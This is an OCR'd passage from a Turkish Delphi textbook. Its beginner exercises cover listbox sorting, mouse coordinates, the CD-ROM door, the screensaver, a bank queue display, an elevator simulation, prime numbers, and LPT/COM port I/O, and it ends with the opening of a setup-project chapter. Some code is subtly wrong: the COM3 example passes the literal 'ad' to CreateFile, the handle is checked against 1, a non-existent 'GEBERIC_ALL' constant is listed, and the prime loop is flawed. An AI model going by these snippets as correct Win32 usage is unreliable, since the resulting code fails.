
Programı çalıştırıp "Alfabetik Sırala" buttonuna tıklarsanız. Listeniz "Z" den "A" ya doğru sıralanacak ekran görüntüsü aşağıdaki şekilde gerçekleşecektir.

Şayet "A" dan "Z" ye doğru bir sıralatma yaptırmak isterseniz o zaman kodun aşağıda verilen kısmında, karşılaştırma işaretinin yönünü değiştirmelisiniz.

```
satir:=PChar(ListBox1.Items[i]);
for j:=0 to adet-1 do
 begin
  deger:=PChar(ListBox1.Items[j]);
  for k:=0 to Length(ListBox1.items[j]) do
   begin
    if ord(satir^)<ord(deger^) Then//buradaki işaretin yönü değiştirin
     begin
      yenideger:=ListBox1.Items[i];
      ListBox1.Items[i]:=ListBox1.Items[j];
      ListBox1.Items[j]:=yenideger;
      satir:=PChar(ListBox1.Items[i]);
      break;
     end
    else if  ord(satir^)>ord(deger^) Then//buradaki işaretin yönü değişti
     begin
      satir:=PChar(ListBox1.Items[i]);
      break;
     end
    else
     begin
      inc(deger);
      inc(satir);
     end;
   end;
```

Uygulama 23:

Bu örneğimiz Mous ile ilgili olacak. Uygulamamızda Mousun hareket anındaki koordinatlarını başlıkta yazdıracağız.




```
procedure TForm2.Timer1Timer(Sender: TObject);
var
  yatay,dikey:Integer;
  fare:TMouse;
  yataydeger,dikeydeger:AnsiString;
begin
  yatay:=fare.CursorPos.X;//yatay değer
  dikey:=fare.CursorPos.Y;//dikey değer
  yataydeger:=IntToStr(yatay);
  dikeydeger:=IntToStr(dikey);
  Form2.Caption:='Şu Anki Mous Koordinatları= '+yataydeger+'/'+dikeydeger;
end;
```

Programı çalıştırdıktan sonra mousunuzu formun üzerinde hareket ettirin. Cursorun bulunduğu koordinatlar başlıkta gözükecektir.


Uygulama 24:

Bu uygulamamızda amaç "CD Rom" kapağını program içerisinden açıp kapatmak. Aslıda kodlama açısından yapılan fazla bir şey yok ama yinede ilginizi çekecektir.

"CD Rom" la ilgili bu işlemi gerçekleştirebilmeniz için "**MMSystem**" kütüphanesini muhakkak **uses** satırına eklemelisiniz.

Öncelikle aşağıdaki form tasarımını oluşturunuz. Ardından verilen kodları gerekli yordamlara ekleyiniz.

```
procedure TForm3.Button2Click(Sender: TObject);
//Aç
begin
  mciSendString('Set cdaudio door open',Nil,0,0);
end;
procedure TForm3.Button1Click(Sender: TObject);
//Kapat
begin
 mciSendString('Set cdaudio door closed',Nil,0,0);
end;
```



Programı çalıştırdıktan sonra iki düğmeye arka arkaya basın. "CD-Rom" cihazının açılıp kapandığını göreceksiniz.

Uygulama 25:

Bu uygulamamızda Windows ta tanımlanmış bir ekran koyuyucuyu nasıl aktif hale getirebileceğinizi göstermek istiyorum. Aşağıdaki kodu gerekli yordama ekleyiniz.

```
procedure TForm3.Button3Click(Sender: TObject);
//Screen
begin
SendMessage(Application.Handle,WM_SYSCOMMAND,SC_SCREENSAVE,0);
end;
```


Programı çalıştırıp düğmeye tıklayın. Ekran koruyucunuz hemen devreye girecektir. Daha önceden Windows ta bir ekran koruyucu belirtmeyi unutmayınız.

Bu kod sadece var olan ve Windows a gösterilmiş olan bir ekran koruyucuyu devreye sokmak için kullanılabilir. Şayet olmayan bir ekran koruyucu yaratmak isterseniz başka system kodlarından faydalanmalısınız.

Uygulama 26:

Bu uygulamamızda neredeyse tüm bankalarda kullanılmaya başlanan "Qmatik" programının bilgisayar kodunu vereceğim. Son derece basit olan bu yazılım sayesinde firmaların astronomik miktarda para kazandıklarına şaşıracaksınız. (tabi basit bir elektronik iletişim ile beraber).

Aşağıdaki form tasarımını oluşturunuz.



Programa ait "Unit" kodları aşağıda verilmiştir.

```
var
  numara:Integer=0;//sıra numarasını tutmak için tanımlandı
procedure TForm1.FormCreate(Sender: TObject);
begin
  Panel2.Caption:='0';
  Panel3.Caption:='';
  Timer1.Enabled:=false;
  Timer2.Enabled:=false;
  Timer3.Enabled:=false;
end;

procedure TForm1.Timer1Timer(Sender: TObject);
{$j+}
const
  yon:Boolean=false;
```


```
begin
     if yon=false Then
       begin
         BitBtn1.Caption:='';
         yon:=true;
       end
     else
       begin
         BitBtn1.Caption:='Masa1';
         yon:=false;
       end
end;
procedure TForm1.BitBtn1Click(Sender: TObject);
begin
  Timer1.Enabled:=true;
  Timer2.Enabled:=false;
  Timer3.Enabled:=false;
  inc(numara);
  Panel2.Caption:=IntToStr(numara);
  Panel3.Caption:='Masa1';
  BitBtn2.Caption:='Masa2';
  BitBtn3.Caption:='Masa3';
end;
procedure TForm1.BitBtn2Click(Sender: TObject);
begin
  Timer1.Enabled:=false;
  Timer2.Enabled:=true;
  Timer3.Enabled:=false;
  inc(numara);
  Panel2.Caption:=IntToStr(numara);
  Panel3.Caption:='Masa2';
  BitBtn1.Caption:='Masa1';
  BitBtn3.Caption:='Masa3';
end;
procedure TForm1.BitBtn3Click(Sender: TObject);
begin
  Timer1.Enabled:=false;
  Timer2.Enabled:=false;
  Timer3.Enabled:=true;
  inc(numara);
  Panel2.Caption:=IntToStr(numara);
  Panel3.Caption:='Masa3';
```

```
  BitBtn2.Caption:='Masa2';
  BitBtn1.Caption:='Masa1';
end;
procedure TForm1.Timer2Timer(Sender: TObject);
{$j+}
const
  yon:Boolean=false;
begin
     if yon=false Then
       begin
         BitBtn2.Caption:='';
         yon:=true;
       end
     else
       begin
         BitBtn2.Caption:='Masa2';
         yon:=false;
       end
end;
procedure TForm1.Timer3Timer(Sender: TObject);
{$j+}
const
  yon:Boolean=false;
begin
     if yon=false Then
       begin
         BitBtn3.Caption:='';
         yon:=true;
       end
     else
       begin
         BitBtn3.Caption:='Masa3';
         yon:=false;
       end
end;
```

Programı çalıştırdıktan sonra “Masa” düğmelerinden herhangi bir tanesine tıklayın. Aynen bankalardaki sisteme benzer bir durum izleyeceksiniz. Müşteriyi çağıran masanın etiketi yanıp sönerek, kişiyi doğru masaya doğru yönlendirecektir.

Uygulama 27:

Bu uygulamada Binalarda kullanılan asansörlerin içerisindeki chipe ait yazılımı vereceğim. Öncelikle aşağıdaki tasarımı oluşturunuz.



Aşağıdaki kodlarıda "Unit" pencerenizdeki ilgili yordamlara ekleyiniz.

```
procedure TForm2.FormCreate(Sender: TObject);
//Ayarla
begin
  Shape1.Top:=360;
  Shape2.Top:=300;
  Shape3.Top:=240;
  Shape4.Top:=180;
  Shape5.Top:=120;
  Shape6.Top:=60;
  Timer1.Enabled:=false;
  Timer2.Enabled:=false;
end;
```

```
procedure ata();//siz tanımlayın
begin
  Form2.RadioButton2.Enabled:=true;
  Form2.RadioButton3.Enabled:=true;
  Form2. RadioButton4.Enabled:=true;
  Form2.RadioButton5.Enabled:=true;
  Form2. RadioButton6.Enabled:=true;
  Form2.RadioButton1.Enabled:=true;
  Form2.RadioButton7.Enabled:=true;
end;
procedure TForm2.RadioButton1Click(Sender: TObject);
begin
  if Panel1.Top<384 Then
    begin
      Timer1.Enabled:=True;
      RadioButton2.Enabled:=False;
      RadioButton3.Enabled:=False;
      RadioButton4.Enabled:=False;
      RadioButton5.Enabled:=False;
      RadioButton6.Enabled:=False;
      RadioButton7.Enabled:=False;
    end
  else
    begin
      Timer2.Enabled:=true;
      RadioButton2.Enabled:=False;
      RadioButton3.Enabled:=False;
      RadioButton4.Enabled:=False;
      RadioButton5.Enabled:=False;
      RadioButton6.Enabled:=False;
      RadioButton7.Enabled:=False;
    end;
end;
procedure TForm2.RadioButton2Click(Sender: TObject);
begin
if Panel1.Top<360-Panel1.height Then
    begin
      Timer1.Enabled:=True;
      RadioButton1.Enabled:=False;
      RadioButton3.Enabled:=False;
```

```
    RadioButton4.Enabled:=False;
    RadioButton5.Enabled:=False;
    RadioButton6.Enabled:=False;
    RadioButton7.Enabled:=False;
   end
  else
   begin
    Timer2.Enabled:=true;
    RadioButton1.Enabled:=False;
    RadioButton3.Enabled:=False;
    RadioButton4.Enabled:=False;
    RadioButton5.Enabled:=False;
    RadioButton6.Enabled:=False;
    RadioButton7.Enabled:=False;
   end
end;
procedure TForm2.RadioButton3Click(Sender: TObject);
begin
 if Panel1.Top<300-Panel1.height Then
   begin
    Timer1.Enabled:=True;
    RadioButton2.Enabled:=False;
    RadioButton1.Enabled:=False;
    RadioButton4.Enabled:=False;
    RadioButton5.Enabled:=False;
    RadioButton6.Enabled:=False;
    RadioButton7.Enabled:=False;
   end
  else
   begin
    Timer2.Enabled:=true;
    RadioButton2.Enabled:=False;
    RadioButton1.Enabled:=False;
    RadioButton4.Enabled:=False;
    RadioButton5.Enabled:=False;
    RadioButton6.Enabled:=False;
    RadioButton7.Enabled:=False;
   end
end;
procedure TForm2.RadioButton4Click(Sender: TObject);
begin
if Panel1.Top<240-Panel1.height Then
```

```
    begin
      Timer1.Enabled:=True;
      RadioButton2.Enabled:=False;
      RadioButton3.Enabled:=False;
      RadioButton1.Enabled:=False;
      RadioButton5.Enabled:=False;
      RadioButton6.Enabled:=False;
        RadioButton7.Enabled:=False;
    end
  else
    begin
      Timer2.Enabled:=true;
      RadioButton2.Enabled:=False;
      RadioButton3.Enabled:=False;
      RadioButton1.Enabled:=False;
      RadioButton5.Enabled:=False;
      RadioButton6.Enabled:=False;
        RadioButton7.Enabled:=False;
    end
end;
procedure TForm2.RadioButton5Click(Sender: TObject);
begin
if Panel1.Top<180-Panel1.height Then
    begin
      Timer1.Enabled:=True;
      RadioButton2.Enabled:=False;
      RadioButton3.Enabled:=False;
      RadioButton4.Enabled:=False;
      RadioButton1.Enabled:=False;
      RadioButton6.Enabled:=False;
        RadioButton7.Enabled:=False;
    end
  else
    begin
      Timer2.Enabled:=true;
      RadioButton2.Enabled:=False;
      RadioButton3.Enabled:=False;
      RadioButton4.Enabled:=False;
      RadioButton1.Enabled:=False;
      RadioButton6.Enabled:=False;
        RadioButton7.Enabled:=False;
    end
```


```
end;
procedure TForm2.RadioButton6Click(Sender: TObject);
begin
 if Panel1.Top<120-Panel1.height Then
   begin
     Timer1.Enabled:=True;
     RadioButton2.Enabled:=False;
     RadioButton3.Enabled:=False;
     RadioButton4.Enabled:=False;
     RadioButton5.Enabled:=False;
     RadioButton1.Enabled:=False;
       RadioButton7.Enabled:=False;
   end
  else
   begin
     Timer2.Enabled:=true;
     RadioButton2.Enabled:=False;
     RadioButton3.Enabled:=False;
     RadioButton4.Enabled:=False;
     RadioButton5.Enabled:=False;
     RadioButton1.Enabled:=False;
       RadioButton7.Enabled:=False;
   end
end;
procedure TForm2.RadioButton7Click(Sender: TObject);
begin
if Panel1.Top<60-Panel1.height Then
   begin
     Timer1.Enabled:=True;
     RadioButton2.Enabled:=False;
     RadioButton3.Enabled:=False;
     RadioButton4.Enabled:=False;
     RadioButton5.Enabled:=False;
     RadioButton6.Enabled:=False;
     RadioButton1.Enabled:=False;
   end
  else
   begin
     Timer2.Enabled:=true;
     RadioButton2.Enabled:=False;
```

```
    RadioButton3.Enabled:=False;
    RadioButton4.Enabled:=False;
    RadioButton5.Enabled:=False;
    RadioButton6.Enabled:=False;
    RadioButton1.Enabled:=False;
  end
end;
procedure TForm2.Timer1Timer(Sender: TObject);
begin
 Panel1.Top:=Panel1.Top+1;
 if RadioButton1.Checked and (Panel1.Top>384) Then
  begin
   Timer1.Enabled:=false;
   ata;
  end
 else if RadioButton2.Checked and (Panel1.Top>=360-Panel1.height) Then
  begin
   Timer1.Enabled:=false;
   ata;
  end
 else if RadioButton3.Checked and (Panel1.Top>=300-Panel1.height) Then
  begin
   Timer1.Enabled:=false;
   ata;
  end
 else if RadioButton4.Checked and (Panel1.Top>=240-Panel1.height) Then
  begin
   Timer1.Enabled:=false;
   ata;
  end
 else if RadioButton5.Checked and (Panel1.Top>=180-Panel1.height) Then
  begin
   Timer1.Enabled:=false;
   ata;
  end
 else if RadioButton6.Checked and (Panel1.Top>=120-Panel1.height) Then
  begin
   Timer1.Enabled:=false;
   ata;
  end
 else if RadioButton7.Checked and (Panel1.Top>=60-Panel1.height) Then
  begin
```

```
    Timer1.Enabled:=false;
    ata;
  end;
end;
procedure TForm2.Timer2Timer(Sender: TObject);
begin
 Panel1.Top:=Panel1.Top-1;
 if RadioButton1.Checked and (Panel1.Top>=384) Then
  begin
    Timer2.Enabled:=false;
    ata;
  end
 else if RadioButton2.Checked and (Panel1.Top<360-Panel1.height) Then
  begin
    Timer2.Enabled:=false;
    ata;
  end
 else if RadioButton3.Checked and (Panel1.Top<300-Panel1.height) Then
  begin
    Timer2.Enabled:=false;
    ata;
  end
 else if RadioButton4.Checked and (Panel1.Top<240-Panel1.height) Then
  begin
    Timer2.Enabled:=false;
    ata;
  end
 else if RadioButton5.Checked and (Panel1.Top<180-Panel1.height) Then
  begin
    Timer2.Enabled:=false;
    ata;
  end
 else if RadioButton6.Checked and (Panel1.Top<120-Panel1.height) Then
  begin
    Timer2.Enabled:=false;
    ata;
  end
 else if RadioButton7.Checked and (Panel1.Top<60-Panel1.height) Then
  begin
    Timer2.Enabled:=false;
    ata;//prosedürü işlet
  end;
```


```
end;
```

Programı çalıştırıp herhangi bir katın düğmesini aktif hale getirin. Ekran görüntünüz aşağıdaki şekilde gerçekleşecektir.



Uygulama 28:

Aşağıdaki uygulamada girilen iki sayı arasındaki asal sayılar hesaplanıp ListBox içerisine aktarılmaktadır.



Uygulamaya ait kod penceresi aşağıda verilmektedir. Uygun olan yordamlara ekleyiniz.

```
procedure TForm3.Button1Click(Sender: TObject);
//Asal Sayıları Bul
var
  ilk,son,sayi,i,j:Integer;
  sonuc:Double;
  yon:Boolean;
begin
  ilk:=StrToInt(InputBox('Sayıyı Giriniz','Sayı','5'));
  son:=StrToInt(InputBox('Sayıyı Giriniz','Sayı','25'));
  if ilk>son Then
    begin
      sayi:=ilk;
      ilk:=son;
      son:=sayi;
    end;
  for i:=ilk to son do
    begin
      for j:=2 to i-1 do
        begin
          yon:=false;
          sonuc:=i/j;
          if ceil(sonuc)=floor(sonuc) Then
            begin
              yon:=true;
              break;
            end;
        end;
      if yon=false Then
        ListBox1.items.Add(IntToStr(i));
    end;
end;
```

Uygulama 29:

Bu uygulamada "LPT1-COM1-COM2-COM3" portlarına nasıl veri gönderebileceğinizi, ayrıca porttan ticari cihazlar tarafından gönderilen içerikleri nasıl okuyabileceğinizi göstereceğim.

Göndereceğiniz içerik ticari bir cihaz olabileceği gibi, printer modem ethernet kartı da olabilir. Ticari cihazlar genellikle sistem cihazları tarafından kullanılmayan "COM3" portunu kullanırlar (Barkod cihazları, yazar kasa vs). Delphi için portun paralel (hızlı) veya seri (yavaş) olması önem arz etmez isimlerini değiştirerek diğer portlarada kolayca bağlanabilmekteyiz. Şimdi sizlere hem yazdırma hemde okuyma işlemi için kullanabileceğiniz kodları vereceğim. İlk olrak porta veri yollamak için aşağıdaki kod bloğunu kıullanabilirsiniz.

```
var
x:THandle;
procedure TForm1.Button1Click(Sender: TObject);
//LPT1 Portuna yolla
var
isim:array[0..4] of char;
veri:string;
miktar:dword;
evet:boolean;
begin
strcopy(isim,'LPT1');//yazdırılacak port ismi belirlendi
veri:='Prestige Educatin Center';
x:=CreateFile(isim,GENERIC_WRITE ,0,nil,OPEN_EXISTING,0,0);
//porta yazmak için oluşturuluyor
if x<>1 then  //sorun yoksa
evet:=WriteFile(x,veri,length(veri),miktar,nil);//veri değişkenini yazdır.
if not evet then//Yazdırmada hata oluşursa
showmessage('Herhangi Bir Sebepten Dolayı Yazılamıyor');
end;
```

Şayet "LPT1" Portuna bağlı bir yazıcınız varsa içerik sayfaya dökülebilecektir.

Uygulama 30:

Bu uygulamada da porta gelen veriyi nasıl okuyup değişkene alabileceğinizi göstermek istiyorum.

```
procedure TForm1.Timer1Timer(Sender: TObject);
var
        evet:boolean;
        j:integer;
        veri:String;
        dizi:array[0..10] of char;
```

```
        s:string;
        miktar:dword;
        x:thandle;
        ad:Array[0..10] of char;
begin
        strcopy(ad,'COM3');//okunacak portu belirle
//Okunacak olan portu brelirle
        x:=createfile('ad',GENERIC_READ,0,nil,OPEN_EXISTING,0,0);
//okuma modunda oluştur
        evet:=ReadFile(x,dizi,sizeof(dizi),miktar,nil); //porttan oku
        for j:=0 to miktar do
             begin
                  edit1.Text:=edit1.Text+dizi[j];
            end;
end;
```

Aşağıda porttan okuma veya, porta yazdırma işlemleri için kullanılan fonksiyonlar tablo halinde verilmiştir.

Fonksiyon	Sonuç
CreateFile	Yazdırma ve ya Okuma işlemi için port belirler
WriteFile	CreateFile ile belirlenen porta yazdırma işlemi yapar
ReadFile	CreateFile ile belirlenen porttan okuma işlemi yapar

CreateFile Fonksiyonu içerisindeki birinci parametre yazdırma veya okuma işleminin yapılacağı portu, ikinci parametre ise ne tür bir işlemin yapılacağını (okuma, yazma, her ikisi) belirler. Aşağıda seçenekleri verilmiştir.

Parametre	Sonuç
GENERIC_READ	Sadece Okuma
GENERIC_WRITE	Sadece Yazma
GEBERIC_ALL	Hepsi

Uyarı:*Porta yazdırma veya porttan veri okutma işlemleri ile ilgili çok daha fazla detayı bu kitabın hemen ardından çıkaracağım "DELPHI ile VERİTABANI ve NETWORK" isimli kitapta bulabilirsiniz (Bilhassa trojan ların portları nasıl kullanabildikleri ne dair ayrıntılara girilmektedir).*


BÖLÜM 22
SETUP PROJESİ OLUŞTURMAK

Setup Projesi Oluşturmak:

Oluşturduğunuz projeyi başka bilgisaylarda çalıştırmak için setup dosyası haline getirmeli, diğe bilgisayarlara oradan yükleme yapmalısınız. Aksi takdirde bilhassa içerisinde "BDE" uygulamaları olan projeler için bir çok hata mesajıyla karşılaşacaksınız. Bu bölümde sizlere "Delphi" projelerinin setup dosyalarını nasıl oluşturabileceğinizi göstereceğim.

Setup dosyası oluşturmak için "Delphi" "CD" si içerisinde bulunan "InstallShield Express" yazılımını kurmanız gerekecektir. Aşağıda pencere gösterilmektedir.

"InstallShield Express" yazılımını kurduktan sonra "Windows" un Start menüsüne aşağıdaki şekilde eklenmiş olması gerekecektir.



